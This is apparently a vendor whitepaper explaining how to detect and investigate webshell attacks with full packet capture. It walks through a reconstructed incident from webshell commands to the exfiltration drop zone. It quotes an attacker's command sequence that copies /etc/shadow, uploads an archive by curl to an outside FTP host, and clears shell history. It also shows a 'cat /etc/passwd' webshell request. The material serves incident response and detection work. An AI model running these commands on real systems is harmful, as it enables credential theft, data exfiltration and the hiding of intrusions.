WEBSHELL ATTACKS: HOW TO DETECT AND RESPOND

WHAT IS A WEBSHELL?

A WebShell is a piece of code or a script running on a server that enables remote administration. While often used for legitimate administration purposes, it is also a favorite tactic used by malicious actors in order to gain remote control of internet facing web servers. Once interaction with a WebShell is established, an attacker is able to disrupt services, gain a foothold to launch more nefarious attacks and exfiltration data.

A Typical WebShell Attack Scenario

A common method of execution for this attack leverages vulnerabilities in a website (eg. SQL Injection, Remote File Inclusion) to remotely generate or install a file that will act as a WebShell. Once the WebShell is successfully installed, the remote attacker may then craft an HTTP POST request directly to the WebShell with embedded commands that will be executed as if the attacker had local (shell) access to the web server.



Figure 1 - Typical WebShell Attack Sequence

Detection and Response

Attackers who successfully use WebShells take advantage of the fact that many organizations do not have complete visibility into HTTP sessions. Traditional tools such as anti-virus, firewalls and log-centric SIEM tools rely on signatures and are easily blinded by intentional obfuscation of payloads and commands. In order to effectively respond to WebShell attacks, security teams must maximize visibility into each stage of the attack lifecycle. The following chart contrasts the ***visibility*** by attack stage into attackers tools, tactics, and procedures (TTPs) provided by traditional tools with the RSA Advanced SOC solution:

	Delivery SQL Injection, Remote File Inclusion (RFI). other web exploits	**Exploit & Installation** Creation & installation of WebShell script on web server	**Command & Control (C2)** Obfuscated commands via HTTP POST	**Action** Data exfiltration, lateral movement, disruption
AV/FW/IDS/IPS:				
Traditional SIEM:				
RSA SECURITY ANALYTICS:				

No visibility	Partial Visibility/Signature	Full Visibility

Without being able to reconstruct the entire HTTP session (request and response), traditional toolsets do not allow an investigator to see into enough of the attack lifecycle to understand the initial attack vector (delivery, exploit & installation), what an attacker is doing (C2), and what the impact to the business is (action). For example, a traditional log-centric SIEM has no way to alert on suspicious HTTP sessions of this nature unless a downstream signature-based tool, such as an IDS/IPS or web proxy, has seen the exact attack before. Furthermore, HTTP sessions cannot be reconstructed with log data alone, meaning a complete lack of visibility into C2 commands, data exfiltration, and initial entry vector.

WEBSHELL VISIBILITY WITH FULL PACKET CAPTURE FROM RSA SECURITY ANALYTICS

Detecting possible WebShell activity involves understanding what an HTTP session with an embedded command typically looks like. There are a few notable features often seen with this attack:

- A request sent directly to a web server with the HTTP POST method to send data without populating commands in the URL string. This method ensures typical web access logs do not include the command (as opposed to HTTP GET which would include the commands within the URL).
- No HTTP GET will have been seen before the POST. Normal human-based web traffic would have seen a GET before a POST is issued.
- No referrer header since the request is sent directly to the server and is not a result of click-through browsing (This is usually but not always a feature of a WebShell attack).
- Posted data includes obfuscated shell commands to be executed by the WebShell.

By reconstructing the entire HTTP session upon capture and immediately generating and extracting incredibly rich metadata, RSA Security Analytics makes it simple to alert on the features indicative of a WebShell:



Figure 2 – RSA Security Analytics Alert

Once suspicious sessions are tagged, the analyst can open up the actual HTTP session(s) for deeper inspection and quickly see all sessions exhibiting WebShell behavior:



Figure 3 - WebShell Sessions Detail

By clicking on each session, the analyst can dig deeper and reconstruct the raw contents:



Figure 4 - Reconstruction of Raw HTTP WebShell Session

The first session shows an HTTP POST request to default.php setting the variable "q" to a value of "cat /etc/passwd." The subsequent response from the HTTP server has actually returned the results of that command, executed on the local system, to the attacker's browser, displaying the raw contents of /etc/passwd – which delivered the list of users on the system! By iterating

through and viewing each of the sessions, the analyst quickly discovers the entire command sequence sent to the WebShell by the attacker:

Figure 5- Reconstruction of Raw HTTP WebShell Session Showing Command Sequence

This quick reconstruction shows the following commands executed in sequence:

```
cat /etc/shadow > shadow.txt
sudo zip  --password Password!1 loot.zip shadow.txt loot.txt
rm shadow.txt
rm passwd.txt
curl -T loot.zip ftp://69.12.31.12 -user chuck:Norris
rm loot.zip
cat /dev/null > ~/.bash_history
```

Full session visibility has shown the analyst that the attacker copied the contents of etc/shadow (encrypted passwords for all local users of the system) along with another text file into an encrypted archive (loot.zip). The attacker then proceeded to upload the small file to a host listening on 69.12.31.12 over port 80, and finally attempted to cover their tracks by removing all files and clearing the command history. A brute force attack could be used to extract credentials that could then be used to continue the attack, gaining a stronger foothold in the environment through lateral movement.

Continuing the investigation, the analyst can re-focus on the external drop zone at 69.12.31.12. A quick query into RSA Security Analytics reveals that in the FTP session the analyst saw evidence of in the WebShell commands. RSA Security Analytics detects this as an FTP session regardless of any special ports used by an attacker to help evade detection:



Figure 6 - Refocusing Investigation on Drop Zone

Drilling in further, the analyst can now confirm the data exfiltration by extracting the actual archive, and decrypting it with the password that was learned earlier on in the investigation, gaining insight into the potential impact to the business:



Figure 7 - Reconstructed FTP Session Between Victim Server and Drop Zone



Figure 8 - File extraction of loot.zip from FTP Session

Finally, the analyst can "rewind the tape" in order to try and understand how the WebShell was installed in the first place. By looking at all traffic originating from the attackers IP address ***prior*** to the detected WebShell activity, the analyst can reconstruct and see the initial SQL injection attack that resulted in the upload of the shell to the web server:



Figure 9 - HTTP sessions originating from the attacker IP address prior to the alert

Opening up the session reveals SQL commands in the querystring within the HTTP get session that resulted in data (the WebShell) being copied to the web server:



Figure 10 - SQL Injection/WebShell Upload in Querystring

The analyst now has all the details they need to understand the incident, the potential impact to the business, and the root cause for tightening up defenses in the future.

REFERENCES

Web Shells, Backdoor Trojans and RATs: http://www.akamai.com/dl/akamai/akamai-security-advisory-web-shells.pdf

SQL Injection Vulnerability: http://en.wikipedia.org/wiki/SQL_injection

Remote File Inclusion: http://en.wikipedia.org/wiki/File_inclusion_vulnerability#Remote_File_Inclusion

Cyber Kill Chain®: http://www.lockheedmartin.ca/us/what-we-do/information-technology/cyber-security/cyber-kill-chain.html